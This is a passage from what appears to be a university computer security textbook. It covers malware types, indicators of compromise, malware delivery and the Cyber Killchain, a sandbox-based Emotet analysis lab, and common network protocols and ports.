A rootkit is a secret program designed to give back door access to a system. They are designed to remain hidden and may even actively disable or circumvent security software. Due to their low-level nature, many rootkits can be difficult to detect and even more difficult to remove.

Rootkits are often classified in accordance with the layer in which they are hidden:

Firmware Rootkit

Firmware is code that a hardware device uses to run. It is often a thin layer of commands used for setting up and interfacing with the device. A firmware rootkit may reside in the BIOS of a motherboard and can be very difficult to remove.

Bootloader Rootkit

A bootloader prepares the system to boot an operating system kernel, typically by loading the kernel into memory. A bootloader rootkit may hijack this process to load itself into separate memory space or manipulate the kernel being loaded.

Kernel-mode Rootkit

Many operating system kernel, including Linux, have the ability to load dynamic modules. These kernel modules have complete access to OS kernel operations. A kernel-mode rootkit can be difficult to detect live as the OS kernel being given the instructions to detect the rootkit can no longer be trusted.

Application Rootkit

An application or user-mode rootkit is usually installed as an application that runs in the background with administrative privileges. These rootkits are typically the easiest to develop and deploy, a low-level knowledge of the hardware the system is using is not required, but they are also the easiest to detect and remove.

Sony Rootkit

In 2005 Sony released CDs for their music software with an application rootkit designed to run on Microsoft Windows systems. The rootkit ran persistently in the background, slowing systems, and did not have an uninstaller to remove the program. It was designed to prevent the OS from copying information from audio CDs, but it also opened up several security holes that could be exploited by other malware. Ultimately the rootkit led to several class-action lawsuits against Sony BMG and a led to a settlement with the Federal Trade Commission that required Sony to reimburse customers who reported damages from the rootkit.

3.3.6. Botnet

A botnet is a network of exploited hosts controlled by a single party. These hosts may be desktop computers, servers, or even internet of things (IoT) devices. Botnets are often used in large-scale distributed denial of service (DDoS) attacks where the nature of the attack is to have many machines flooding a single machine with traffic. Botnets may also be used to send spam emails as their access to SMTP email relay may vary depending on their internet service provider (ISP).

Bots are typically controlled through a command and control (C2, C&C) server. While this C2 server may use a custom protocol, it is far more typical for modern botnets to rely on other infrastructure. C2 traffic can use SSH, HTTP, Internet Relay Chat (IRC), or even Discord to send commands to bots and receive data from bots.

3.3.7. RAT

RAT stands for Remote Access Trojan an it is used to gain full access and control of a remote target. The malware distributor can browse the files on a computer, send keystrokes and mouse movements, view the screen, and/or monitor the input from the microphone and camera. RATs often actively bypass security controls and as such they may be difficult to detect.

3.3.8. Adware / Potentially Unwanted Programs (PUP)

Adware is malware that is designed to track user behavior and deliver unwanted, sometimes intrusive, tailored ads. Adware may slow down a system and/or add ad walls to sites. This type of malware often targets a users web browser.

Potentially Unwanted Programs (PUP) are typically downloaded as part of the install of another program. Commons PUPs are browser toolbars, PDF readers, compression utilities, or browser extensions. These programs may have adware/spyware components in them and can also slow down a system.

3.4. Indicators of Compromise

An *indicator of compromise (IoC)* is an artifact with high confidence the indicates an intrusion. It is a way to tell if a machine has been a victim of malware. IoCs are publicly communicated by security professionals in an effort to help mitigate the effects of malware.

Common IoC Types

Hash

A hash of files that are known to be malicious. This can help in identifying trojans and worms.

IP addresses

Tracking the IP addresses which malware connects to can be used to determine if a machine is infected.

URLs/Domains

Tracking the URLs or domains that malware uses can also be used to determine if a machine is infected.

Virus definition/signature

Executables and other files can be scanned for specific sequences of bytes which are unique to a particular virus. In this way even if the malware is hiding within another file, it can still be detected.

3.5. Delivery of Malware

Malware is often delivered through social engineering, namely convincing an actor within an organization to download and run or click on something. It can also delivered through infiltrating the software packages something depends on, supply chain, or possibly through a software exploit on an publicly exposed service. Some of the most common ways of spreading malware are detailed below.

3.5.1. Phishing

Phishing involves communicating with someone via a fraudulent message in an effort to make them perform and action that will harm them. It is broken into five main categories:

Spear phishing

Sending phishing emails or other communications that are targeted towards a particular business or environment. These messages may include information about the inner workings of the organization in an attempt to prove their validity. They may also take advantage of a known, insecure practice at a particular organization. Spear phishing is not your standard wide-net phishing attempt, but more of a focused, tailored, custom campaign.

Whaling

Targeting high-ranking individuals at an organization. Whaling is often used in conjunction with spear phishing.

Smishing

Using SMS messages when phishing.

Vishing

Using voice messages when phishing.

Phishing sites

Threat actors can attempt to gain unauthorized access through information obtained from non-business related communication channel. For example, malicious actors may know that the CEO frequents a popular sailing forum. These actors could set up an account on the sailing forum to direct message the CEO for information.

3.5.2. SPAM

SPAM consists of large quantities of unsolicited emails. These emails may be malicious or they may simply be advertising. In either case SPAM accounts for nearly 85% of all email. It is interesting to note that sometimes the malware distributed through SPAM is actually used to send more SPAM through a victim's machine. The war on SPAM is constantly evolving and while many updates have been made to the way we send email, many improvements have yet to be realized.

3.5.3. Dumpster Diving

Information that can ultimately lead to the spread of malware can also be found in improperly disposed trash. Old records or hard drives may contain corporate secrets or credentials that give someone unauthorized access. It is important to properly dispose of sensitive information, making sure that all things that need to be destroyed are destroyed in a complete manner.

3.5.4. Shoulder Surfing

PINs, passwords, and other data can also recovered simply by looking over someone's shoulder. These credentials could be the "in" that an attacker needs to spread malware. Through the aid of optics, such a binoculars, shoulder surfing can even occur at a long distance. Privacy screens, which limit the angle at which you can see a monitor, can be helpful in mitigating this type of attack.


3.5.5. Tailgating

Following behind someone who is entering a secure location with a credential is known as tailgating. Often people will even hold secure doors open for someone if they have their hands full. It is human nature to want to help people, but you also must remember that the person behind you may have a USB key with malware ready to deploy as soon as they gain physical access to a machine in the building.

3.5.6. Impersonation/Identity Theft

Often as part of a phishing campaign, a threat actor will pretend to be someone else. This may be someone within the organization or someone with sufficient power outside the organization, such as a representative of a government oversight agency. Attackers may also use stolen credentials to make their messages appear official, once again giving them and easy route through which to deploy malware.

3.6. Cyber Killchain



One way of analyzing an attack involving malware is through the steps of the Cyber Killchain. The Cyber Killchain was developed by Lockheed Martin and is a military method of analysis that has been adopted by cybersecurity. Cyber Killchain is broken into seven steps: Recon, Weaponization, Delivery, Exploitation, Installation, Command and Control, and Exfiltration.

3.6.1. Recon

Recon is short for reconnaissance, military parlance for a preliminary survey used to gain information. During the recon phase, a malicious actor will gather as much information as possible. Methods used in this phase may be passive or active.

Passive recon involves gathering information *without* sending anything to the target. This typically involves accessing publicly available information, such as social media, published websites, and DNS records. If the actor has access they may also passively sniff network packets.

Active recon involves interaction with the target. This can include port scanning, vulnerability scanning, brute forcing directories and filenames on an HTTP server, or even contacting workers. Active recon can yield more information, but it is also significantly easier to detect.

3.6.2. Weaponization

In the weaponization phase the actor begins readying exploits for the vulnerabilities that were assessed during recon. This may include tailoring malware, creating phishing emails, customizing tools, and preparing an environment for the attack. For malware to be effective it must utilize the correct exploits and work under the correct OS and environment. Metasploit is a penetration testing framework that is often used in this step to create custom malware.

3.6.3. Delivery

During the delivery phase the malware is handed over to the target. Typically steps are taken to bypass detection systems. Delivery may involve the sending of emails linked to malware or the exploitation of vulnerable servers to then run malware. At the end of this phase, an attacker typically waits for a callback from the malware via the command and control channel.

3.6.4. Exploitation

Technically the exploitation step occurs once the malware is successfully executed. In many cases, this involves almost no interaction from the attacker. Once malware is activated or the payload of an exploit executed, the *victim* has completed the exploitation step.

3.6.5. Installation

The installation step is typically performed by the malware once it is running. The malware installs itself, hides itself, and sets up persistence (the ability to restart after being stopped). The malware may escalate privilege or move laterally. It may also install second stage additional payloads from a remote server. A common tactic is injecting downloaded code into an existing process to mask which process is performing questionable actions.

3.6.6. Command and Control (C2, C&C)

Malware will reach out via its Command and Control channel for more instructions. At this point an attacker may interact with the malware, giving it additional commands. C2 traffic is usually designed to blend in with existing traffic and not draw attention.

3.6.7. Exfiltration / Actions & Objectives

The final step involves getting data from the exploited systems or disabling/misusing the systems in another way. At this point an attacker can use the C2 channel to pull sensitive information from the system, credit card information, password hashes, etc. Its important to not that exfiltration of data may not be the only goal of the attack. An attacker can also disable the system, commit fraud with the system, mine crypto currencies, etc. At this point the malicious actor is in complete control of the exploited system.

3.7. Lab: Malware Analysis

The website Any Run offers free interactive malware analysis. We will be using this site to avoid the complications of running malware in a VM.

Start by visiting Any Run and registering for an account with your NJIT email address. Once you have activated your account via email, follow the tutorial to learn how to analyze threats. Use the demo-sample task provided by Any Run. Follow the prompts and watch how the process tree changes. Feel free to take your time, even after the time expires you will still be able to look at the running processes and analyze HTTP Requests, Connections, DNS Requests, and Threats.

For this lab we are going to look at an example of Emotet, a banking Trojan discovered in 2014. On the left-hand side of the Any Run site, click on *Public tasks* and search for the md5 sum `0e106000b2ef3603477cb460f2fc1751`. Choose *one* of the examples (there are three) and look through the screenshots to get an idea of how the malware is run. It may also help to glance at the network traffic processes.

Run the VM live by clicking *Restart* in the upper right-hand corner. Perform the actions necessary to trigger the malware, adding time as needed. Finally open notepad on the VM, type in your name, and take a unique screenshot.

Submit a unique screenshot of your VM

Use the Any Run tools to analyze the malware you chose.

Answer the following questions in the text box provided:

1. *What does this malware do to ensure that it is always running in the background?*

2. *Why is malware often put inside an archive file instead of being distributed as a simple executable?*

3. *What IP addresses does this malware attempt to connect to?*

4. *Does this malware resolve any DNS addresses? How do you know?*

5. *How could you uniquely identify this file as malware (be specific, like specific enough for a malware scanner to find it)?*

6. *What are IoCs and what are the IoCs for this malware?*

3.8. Review Questions

1. *Why might an APT choose to use fileless malware as opposed to malware that runs from a file on a machine?*

2. *What is an IoC? Give an example.*

3. *What is phishing? What are the five types of phishing? Give an example of each type.*

4. Protocols

Protocols can be though of as rules that dictate communication. A protocol may include information about the syntax used, error correction, synchronization, or any other aspect of how communication occurs in the context of that situation. In computer security it is important to have a thorough understanding of common protocols as their weaknesses often determine how and if an attack will occur. Protocols exist for both hardware and software and have been developed via individuals and organizations. Early networking protocols were often developed on mailing lists using Requests for Comments (RFCs). You may still see RFCs being crafted, referred to, or actively worked on. Some of the earliest web protocols are detailed in RFCs. More often than not, large

protocols have working groups and associations developing, such as the 802.11 group at the Institute of Electrical and Electronics Engineers (IEEE) which handles WiFi protocols. These groups publish papers detailing how the protocols work.

This chapter will give a brief description of important protocols following the TCP/IP layering model. It is important to note that some of these protocols may reach across layers to accomplish tasks. In this case they will be grouped according to which layer they largely function within.

4.1. Network Access Layer

4.1.1. ARP

Address Resolution Protocol (ARP) is used on the local ethernet segment to resolve IP addresses to MAC addresses. Since this protocol functions at the ethernet segment level, security was not a primary concern. Unfortunately this means that ARP communications can be easily spoofed to cause a MitM scenario. A malicious actor simply sends out several ARP packets, *gratuitous arp*, saying that traffic for a certain IP address should be sent to them. Since the MAC to IP address table is cached in several places, it can take a long time for all the caches to invalidate and resolve an issue caused by malicious ARP frames.

There is a protocol designed to mitigate the issues with ARP. Dynamic ARP Inspection (DAI) reaches across layers to work with the DHCP lease database and drop packets that are not using the MAC address used when a DHCP lease was granted. While this can solve many of the issues associated with ARP it is also a good practice to use secure higher-level protocols such as HTTPS just in case.

4.1.2. Wifi

The Wifi protocols we are most concerned with are the security standards used to encrypt data. By the nature of a wireless protocol, information sent on the network is available to anyone with an antenna. These Wifi security standards are the only thing protecting your network traffic from being viewing by anyone within your transmitting range. There are currently four standards:

WEP

Wireless Equivalent Privacy (WEP) is depreceated and should not be used. It was developed in 1999 and uses an RC4 stream and 24-bit encryption. Several attacks have been developed that can crack WEP within a matter of seconds.

WPA

Wifi Protected Access (WPA) utilized Temporal Key Integrity Protocol (TKIP) to change the keys being used. This 128-bit encryption method has also been cracked and the protocol should not be used.

WPA2

Wifi Protected Access 2 (WPA2) makes use of AES encryption and is currently the most popular standard. WPA2 is still considered secure.

WPA3

Wifi Protected Access 3 (WPA3) was developed in 2018 and is currently considered state-of-the-

art. Many networks are beginning the transition from WPA2 to WPA3.

4.2. Internet Layer Protocols

4.2.1. IP

IP stands for internet protocol and it was devised to allow creating a network of networks. The network of networks that uses it primarily is the Internet, although you could use IP in other scenarios as well. IP is largely concerned with *routing* traffic across and to networks. The protocol was first detailed by the IEEE in 1974 and comes from the Advanced Research Projects Agency Network (ARPANET) project, which created the first large, packet-switched network.

Most people are familiar with IP addresses, the unique number given to a host participating in an IP network. Currently there are two main versions of the IP protocol, IPv4 and IPv6, and one of the major differences is in how many IP addresses are available. IPv4 supports 32 bit addresses and IPv6 supports 128 bit addresses. To give an idea of how big of a change that is, we have currently allocated all possible IPv4 addresses, but with IPv6 we could give an address to every grain of sand on the beaches of earth and still not run out.

IPv6 Security Implications

From a security standpoint, the way addresses are used in IPv4 vs IPv6 has big consequences. Since there aren't enough IPv4 addresses a typical internet user is assigned a local address that gets translated to an external IPv4 address when they route their packets through their router. This is referred to as Network Address Translation (NAT) and is usually handled by an all-in-one device that also makes sure external entities cannot connect to the internal network.

With IPv6 addresses each host on that same *internal* network can be given an external IPv6 address. A *basic* IPv6 router may simply pass the packets to the network without blocking connections to the internal network. If the machines are not hardened or a firewall is not put in place/enabled the machines could be subject to attack.

As a computer security specialist it is important to test not only IPv4 connectivity, but also IPv6 to ensure that your network is configured appropriately.

4.2.2. ICMP

Internet Control Message Protocol (ICMP) is largely used to send messages between systems when IP doesn't work. For example, lets say we tried to connect to a host but our router doesn't know how to get there. Our router can send us an ICMP *Destination Unreachable* message to let us know that something is going wrong. Because ICMP messages work at the network layer, we will receive this message even if there is an issue with the internet layer.

The most common use for ICMP is the `ping` command. `ping` sends an ICMP echo request to check to see if a host is up. By responding to the request with the data included in the request we can assume that the host is up and functioning.


ICMP is also used in the `traceroute` command. `traceroute` incrementally increase the Time To Live (TTL) field of ICMP packets and watches for *TTL Exceeded* messages to determine what route packets are taking to get to a host. Example `traceroute` output is shown below:

```
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
 1  ryan.njitdm.campus.njit.edu (172.24.80.1)  0.217 ms  0.200 ms  0.252 ms
 2  ROOter.lan (192.168.2.1)  5.790 ms  5.765 ms  6.275 ms
 3  * * * ①
 4  B4307.NWRKNJ-LCR-21.verizon-gni.net (130.81.27.166)  19.166 ms  19.144 ms  21.097
ms
 5  * * * ①
 6  0.ae1.GW7.EWR6.ALTER.NET (140.222.2.227)  12.376 ms  14.634 ms
0.ae2.GW7.EWR6.ALTER.NET (140.222.2.229)  9.805 ms
 7  209.85.149.208 (209.85.149.208)  9.782 ms  10.331 ms  9.192 ms
 8  * * * ①
 9  dns.google (8.8.8.8)  11.313 ms  9.761 ms  9.758 ms
```

① Notice these routers not responding to ICMP packets

Despite the usefulness of ICMP, ICMP packets from external sources are often ignored. Network engineers use ICMP to troubleshoot their own networks, but it would be a security issue to allow outside parties to do the same. As such, do not expect all external hosts to respond to pings. They may still be up, but you'll need to figure out another way to detect them.

4.2.3. NAT



Network address translation (NAT) is primarily used to allow local IP address to share a public IPv4 address. Given the lack of IPv4 address space many devices have to share a single address. As mentioned when discussing IPv6, NAT routers often also include security features such as a stateful firewall as the complexity of the hardware required to perform NAT is equivalent to what would be needed for a firewall.

4.2.4. IPsec

Internet Protocol Security (IPsec) is used to set up a point-to-point encryption tunnel to secure data in transit across IP networks. IPsec is used primarily in dedicated VPN links and makes use of three main parts: SA, ESP, and AH:

- SA stands for security association and is a channel used to set up encryption parameters and exchange keys. This happens via UDP on port 500.
- ESP stands for encapsulating security protocol and is used to encrypt IP headers and payloads. It is sent using standard IP packets with the protocol field set to 50.

- AH stands for authentication header and they can optionally be used in standard IP packets with the protocol field set to 51. AH simply ensures that a packet hasn't been tampered with.

4.3. Transport Layer Protocols

4.3.1. TCP

Transmission Control Protocol (TCP) is at the heart of most networks. It provides for reliable communication via a three way hand shake, breaks large data segments into packets, ensures data integrity, and provides flow control for those packets. This all comes at a cost of course, and this connection-oriented protocol typically has higher latency than its counterparts. Given the complex nature of TCP is has often been targeted for attacks. TCP stacks are constantly adapting and changing (within the parameters of the protocol) to avoid DoS and MitM attacks.[5]

4.3.2. UDP

User Datagram Protocol (UDP) is a connectionless protocol designed for instances where TCP may have too much latency. UDP achieves this performance boost by not having handshaking or flow control. The result is a speedy protocol that sometimes drops datagrams. UDP is often used as the basis for gaming or streaming protocols where the timing of the packets is more important that whether or not they all arrive. UDP does still employ checksums so you can be sure of the integrity of any UDP packets that you do receive.

4.3.3. Common Ports and Services

Port numbers are used in a transport layer connection to specify which service to connect to. This allows a single host to have multiple services running on it. Ports 0 to 1023 are *well-known ports* and typically support a commonly used service. In most operating systems it takes administrative privileges to bind to a Well-known port and listen for connections. Registered ports range from 1024 to 49151 and do not require administrative privileges to run a service on. You may find many things listening on these ports as any user can have a service on them. Lastly ports 49152 to 65535 are used dynamically by applications as needed.

It is important to know some commonly used ports as the services running on these ports may be subject to an attack. When scanning a machine, only necessary ports should be open.

Port Number	**L4 Protocol**	**Usage**
20	TCP	File Transfer Protocol (FTP) Data Transfer
21	TCP	FTP Command Control
22	TCP	Secure Shell (SSH)
23	TCP	Telnet Remote Login Service
25	TCP	Simple Mail Transfer Protocol (SMTP) E-Mail
53	TCP, UDP	Domain Name System (DNS)

Port Number	L4 Protocol	Usage
67, 68	UDP	Dynamic Host Configuration Protocol (DHCP)
69	UDP	Trivial File Transfer Protocol (TFTP)
80	TCP	Hypertext Transfer Protocol (HTTP)
110	TCP	Post Office Protocol (POP3) E-Mail
119	TCP, UDP	Network News Transfer Protocol (NNTP)
123	UDP	Network Time Protocol (NTP)
137-139	TCP, UDP	NetBIOS
143	TCP	Internet Message Access Protocol (IMAP) E-Mail
161, 162	TCP, UDP	Simple Network Management Protocol (SNMP)
194	TCP, UDP	Internet Relay Chat (IRC)
389	TCP, UDP	Lightweight Directory Access Protocol (LDAP)
443	TCP	HTTP Secure (HTTPS) HTTP over TLS/SSL
3389	TCP, UDP	Microsoft Terminal Server (RDP)

4.4. Application Layer Protocols

4.4.1. DHCP

Dynamic Host Configuration Protocol (DHCP) is used to allow new clients on a network to obtain an IP address and information about services provided. IPv4 addresses can be thought of as being in two groups: static addresses and dynamic addresses. Dynamic addresses are distributed by a DHCP server for a particular lease time. When the time is up, the DHCP server may distribute the address to another client. DHCP servers can also give information about proxies, Domain Name Servers (DNS), gateways and even where to get a where to get a kernel to boot an OS over the network!

Given the dynamic nature of modern networks, with clients coming and going, DHCP is the standard. From a security standpoint someone impersonating a DHCP server can wreak havoc on a network. These rogue DHCP servers can cause traffic to be redirected to initiate MitM attacks or cause DoS attacks. DHCP relies on broadcast Address Resolution Protocol (ARP) messages and does not make use of authentication, meaning that once an attacker is on the same Ethernet segment as the victim machines all bets are off.


4.4.2. HTTP

Hypertext Transfer Protocol (HTTP) is a text based protocol that governs how web traffic moves. It is built on the concept of a *request* and a *response*. A typical request has an *method* and a *path*, such as `GET /index.html` which would retrieve the landing page of a website. Responses have a code, message, and optionally data. Some standard responses are shown below:

Code	Message
200	OK
202	Accepted
400	Bad Request
401	Unauthorized
403	Forbidden
404	Not Found
500	Internal Server Error
502	Bad Gateway
503	Service Unavailable

Both requests and responses can take advantage of *headers*, arbitrary lines of text following the initial request or response. Since headers were designed to be open-ended, many new headers have been added over time. A modern web request/response usually has far more information in the headers than just the basics defined in HTTP 1.1. Unencrypted HTTP traffic is sent over port 80 and is vulnerable to attack as all information is sent in cleartext.

4.4.3. SSL/TLS



Secure Sockets Layer (SSL) or the more modern nomenclature Transport Layer Security (TLS) is a protocol that allows cleartext protocols used on the web to be encrypted. It is a general purpose protocol, designed as a layer through which other protocols communicate. Some protocols typically wrapped in TLS include HTTP, SMTP, IMAP, VoIP, and many VPN protocols. TLS uses a handshake to exchange certificate information as shown in the diagram. It should be noted that at the time of writing TLS 1.3 is the most current version, but only half of websites support it. TLS 1.2, the most common version, is still considered safe if best practices are followed and TLS 1.1 or lower is considered depreciated.

4.4.4. HTTPS

Hypertext Transfer Protocol Secure (HTTPS) solves the problem of unencrypted traffic by wrapping HTTP requests in TLS. HTTPS traffic uses port 443 and is typically signified in a browser with a lock icon in the upper left-hand corner. By clicking on the icon users can learn more about the certificates being used for communication. Utilizing a robust PKI HTTPS allows for safe HTTP communication between client and server.

HTTPS "icon" by Sean MacEntee used under CC-BY 2.0.

4.4.5. RDP

Remote Desktop Protocol (RDP) is build into Windows and is typically used to control a machine remotely. It works over port 3389 via TCP or UDP. While RDP can be quite useful for performing remote administration on a remote machine, it can also be a large security hole if a bad actor gains access. RDP use in ransomware attacks is on the rise as ransomware programs may use RDP to find other machines to attack.

4.4.6. Telnet


Telnet is an antiquated remote administration tool that gives access to a shell via a cleartext channel. Telnet runs on port 23 and while still occasionally in use it should largely be phased out. You will still find telnet in embedded applications and legacy systems. You may also see the client being used to inspect other types of traffic. For example, you can use a telnet client to submit HTTP requests or send email via SMTP.

4.4.7. SSH

Secure Shell (SSH) is the most widely deployed remote administration tool. SSH provides access to a shell via an encrypted connection. SSH supports many options including SOCKS5 proxies, port forwarding, and the usage of multiple authentication schemes: password, key, hardware device, etc. SSH uses TCP on port 22.

4.4.8. LDAP

Lightweight directory access protocol (LDAP) is used for accessing and maintaining directory information services. It's primary use is with Windows Active Directory (AD) where it can be used to obtain information regarding users and resources from an AD server. Clients can authenticate through the server and obtain privileges to read or read/write certain entries. LDAP did not originally support encryption, so LDAP over SSL (LDAPS) was developed. LDAP uses TCP and UPD over port 389 and LDAPS uses TCP over port 636.



4.4.9. DNS

Domain Name System (DNS) is used to resolve domain names to IP addresses. Domain names are the simple names people are accustomed to for websites, such as `njit.edu` as opposed to `54.83.189.142`. Names are significantly easier for people to remember than IP addresses. In order for a computer to resolve a name, it first queries a local cache, then its primary DNS server. Assuming the DNS server cannot find the name it will query a Root server for a Top Level Domain (TLD) server, which maintains a listing of Authoritative Nameservers for that particular domain (edu, com, net, org, gov, etc.). Finally once an authoritative nameserver is found it will respond with the IP address for that particular hostname which will be cached and sent back through the user's primary DNS server to the user.

DNS is designed to be resilient and decentralized but unfortunately the traffic is not authenticated or encrypted. This has made it a target for MitM attacks. Likewise cache hits and misses can yield information as to what names have been recently resolved (as was the case in discovering the extent of the Sony Rootkit). The recursive nature has of DNS has also allowed for DoS attacks in the past, but much of that has been solved by limiting recursive queries to the user-facing DNS servers (ie. the one given to you by your DHCP request). DNS operates via UDP (and occasionally TCP) on port 53.

4.4.10. DNSSEC

Domain Name System Security Extensions (DNSSEC) is a suite of extension specifications designed to authenticate responses to domain name lookups. This can help prevent MitM attacks by checking the digital signature of the responding server. While this is certainly helpful, it is important to note that DNSSEC does not provide confidentiality. DNS resolutions can still be monitored by anyone who has access to the traffic.

4.4.11. IMAP/POP3

Internet Message Access Protocol (IMAP) and Post Office Protocol 3 (POP3) are two protocols used to retrieve email from a server. IMAP is the more recent protocol which supports saving mail on the

sever and folders. POP3 is more primitive, supporting only the retrieval (and subsequent deletion from the server) of emails. Both protocols use cleartext and are now commonly run over TLS. POP3 defaults to TCP port 110 or 995 if using TLS. IMAP defaults to TCP port 143 or 993 if using TLS. In the age of webmail it is easy to forget about these protocols, but a security specialist must keep them in mind as they may still be used in support of corporate devices.

4.4.12. SMTP

Simple Mail Transfer Protocol is used for sending/forwarding email. As it states, it is a simple protocol consisting of lines of text. Basic SMTP used TCP on port 25. SMTP was later expanded to support authentication and finally wrapped in TLS still using TCP on port 587. SMTP servers accept outgoing mail from (hopefully) authenticated clients, route mail to other SMTP servers based on the Mail Exchange (MX) information in DNS records, and accept mail for their domain from other SMTP servers. Various checks have been implemented in SMTP servers to ensure that messages from domains *actually* come from those domains. This is largely used to combat spam, which continues to be a problem.

4.4.13. NTP

Network Time Protocol uses UDP over port 123 to sync the system time with a time server. NTP servers are layered in stratums, with the lowest stratums being closest to the most accurate sources of time, atomic clocks, GPS, etc. NTP is important as many protocols, including several key exchanges, require system clocks to be in sync. System clocks are also used to check when certificates expire and used in logs to indicate when something happened. Without an accurate, synchronized system clock many things will fail in surprising ways.


4.4.14. FTP

File Transfer Protocol is a relatively simple, text-based protocol for sending files between machines. FTP uses TCP on port 21 and traditionally establishes two channels: one for protocol messages, and one binary channel for data. The interesting thing about this setup is that the FTP server would initiate the connection of the data channel from server to client, meaning that in many NAT situations where the client couldn't be easily reached behind a firewall it would fail. The solution to this problem was passive FTP which uses one channel established by the client.

Despite this initial shortcoming, FTP has proven to be incredibly popular and is still used in many corporate environments. You may see FTP being used to transmit bulk data for import to systems or used to update firmware in embedded systems. You can use FTP with a commandline client, `ftp`, a graphical client such as Filezilla or SecureFX, or even in most web browsers with the `ftp://` URL scheme.

Unfortunately FTP does not support authentication systems other than passwords and the passwords are sent in plaintext. As such Secure FTP (SFTP) is recommended. SFTP uses an SSH connection to send and receive files over an encrypted channel. SFTP also supports all SSH authentication methods.

